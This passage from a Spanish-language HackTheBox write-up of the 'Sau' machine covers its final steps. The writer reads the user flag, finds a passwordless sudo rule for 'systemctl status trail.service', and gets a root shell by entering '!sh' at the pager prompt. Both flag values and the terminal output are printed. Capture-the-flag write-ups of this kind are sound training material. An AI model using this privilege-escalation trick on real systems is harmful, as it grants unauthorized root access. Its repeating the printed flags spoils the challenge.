lrwxrwxrwx 1 root root 9 Apr 14 2023 .bash_history -> /dev/null
-rw-r--r-- 1 puma puma 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 puma puma 3771 Feb 25 2020 .bashrc
drwx----- 2 puma puma 4096 Apr 15 2023 .cache
drwx----- 3 puma puma 4096 Apr 15 2023 .gnupg
-rw-r--r-- 1 puma puma 807 Feb 25 2020 .profile
lrwxrwxrwx 1 puma puma 9 Apr 15 2023 .viminfo -> /dev/null
lrwxrwxrwx 1 puma puma 9 Apr 15 2023 .wget-hsts -> /dev/null
-rw-r----- 1 root puma 33 Dec 17 15:58 user.txt
puma@sau:~$
```

18. Una vez que la flag del usuario ha sido localizada, se procede a su visualización mediante el uso del comando cat.

Flag: **545ffd7174499dd86c4ef20b065b27e6**

```
puma@sau:~$ cat user.txt
cat user.txt
545ffd7174499dd86c4ef20b065b27e6
puma@sau:~$
```

19. Posteriormente, mediante la ejecución del comando sudo -l, se verifica la lista de comandos que pueden ejecutarse sin la necesidad de ingresar la contraseña de administrador. Como resultado, se identifica la capacidad para ejecutar el comando systemctl status trail.service.

```
puma@sau:~$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
```

20. Con el fin de escalar privilegios, se ejecuta el mismo comando que fue identificado en el paso anterior, utilizando sudo. Este procedimiento generará un aviso, y tras este, se ingresa !sh para obtener acceso como usuario root.

```
puma@sau:~$ sudo /usr/bin/systemctl status trail.service
sudo /usr/bin/systemctl status trail.service
WARNING: terminal is not fully functional
- (press RETURN)!sh_
```

21. Tras completar el paso anterior y confirmar el cambio de privilegios, se ejecuta el comando whoami para verificar la transición a la cuenta de usuario root. Posteriormente, se procede a navegar hacia el directorio correspondiente al usuario root, donde se lista el contenido y se localiza la flag asociada al usuario root.

```
- (press RETURN)!sh
!ssh!sh
# whoami
whoami
root
# pwd
pwd
/home/puma
# cd /home/root
cd /home/root
sh: 3: cd: can't cd to /home/root
# cd /root
cd /root
# ls
ls
go root.txt
#
```


22. Una vez que la flag del usuario root ha sido localizada, se procede a su visualización mediante el uso del comando cat.

Flag: **974eed18660dec0d15da4011883d9fe7**

```
# cat root.txt
cat root.txt
974eed18660dec0d15da4011883d9fe7
#
```

23. Se procede a ingresar las flags del usuario y del root en la plataforma HackTheBox, marcando así la finalización exitosa de la máquina.

